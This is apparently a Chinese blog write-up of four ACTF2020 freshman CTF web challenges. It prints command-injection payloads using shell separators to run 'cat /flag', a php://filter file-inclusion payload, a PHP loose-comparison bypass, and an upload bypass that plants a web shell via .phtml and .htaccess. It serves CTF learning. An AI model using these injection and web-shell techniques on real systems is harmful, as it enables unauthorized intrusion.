

# [ACTF2020 新生赛]wp

原创

kOf1i 于 2020-04-06 20:05:45 发布 3882 收藏 24

分类专栏: [复现wp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44348894/article/details/105347418](https://blog.csdn.net/weixin_44348894/article/details/105347418)

版权



[复现wp](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

## 一、Exec

### PING

```
127.0.0.1|
```

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

[https://blog.csdn.net/weixin\\_44348894](https://blog.csdn.net/weixin_44348894)

直接ping ip可以得到结果, 试一下:

### PING

```
127.0.0.1;cat /flag
```

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag{df2e345f-7b07-41f0-8eec-ebe6613803c0}
```

[https://blog.csdn.net/weixin\\_44348894](https://blog.csdn.net/weixin_44348894)

拿到flag。

像这种什么都没过滤的题目, 可以利用 **常见管道符** 直接执行命令:

## 常见管道符

1、| (就是按位或), 直接执行 | 后面的语句

## PING

```
127.0.0.1 | cat /flag
```

```
PING
```

```
flag{df2e345f-7b07-41f0-8eec-eb6613803c0}
```

2、**||**（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句

## PING

```
cccc || cat /flag
```

```
PING
```

```
flag{df2e345f-7b07-41f0-8eec-eb6613803c0}
```

3、**&**（就是按位与），&前面和后面命令都要执行，无论前面真假

## PING

```
127.0.0.1 & cat /flag
```

```
PING
```

```
flag{df2e345f-7b07-41f0-8eec-eb6613803c0}
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

4、**&&**（就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令  
这里没试出来flag，用cmd试一下：

```
C:\Users\cccc>xxx&&whoami
'xxx' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\cccc>ping 127.0.0.1&&whoami

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms
desktop-i0pqgob\cccc

C:\Users\cccc>whoami
desktop-i0pqgob\cccc

C:\Users\cccc>
```

## 5. ; (linux下有的, 和&一样的作用)

# PING

```
127.0.0.1;cat /flag|
```

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag{df2e345f-7b07-41f0-8eac-eb6613803c0}8894
```

命令执行漏洞可以看这位师傅的博客:

<http://www.ghtwf01.cn/index.php/archives/273/>

## 二、include

Can you find out the flag?

再加上url里有file和题目的提示, 直接猜 `php://` 伪协议:

```
payload:/?file=php://filter/convert.base64-encode/resource=flag.php
```

得到:

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZWE4ZWY1NzctMzl0MC00NjU0LTljYmItZjE1OWE5NGExMDEfQo=
```

解码就得到flag

## 三、BackupFile

审查一圈没什么发现, 脚本梭一下, 有个index.php.bak文件, download下来:

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

\$key要为数字，又是 == 弱等于：

payload: ?key=123

得到flag，弱等于只要key=123，key就弱等于str

## 四、Upload

上传一个一句话：



改成jpg后缀上传：


Upload Success! Look here~ ./uplo4d/84b863abf0797a1606f5d4e2a8a24851.jpg

然后抓包再传一个.htaccess，也上传成功：


Upload Success! Look here~ ./uplo4d/8052c42ab3b8aa06a3f5f788a4ddccc2.htaccess

然后菜刀连不上。。。


仔细看一下，这好像把我文件名给MD5编码了：



那就解析不到jpg了，一般文件上传也就那几个考点，猜黑名单过滤，用一些不常用的，试到phtml成功上传：



菜刀连接：



终端cat /flag就能拿到flag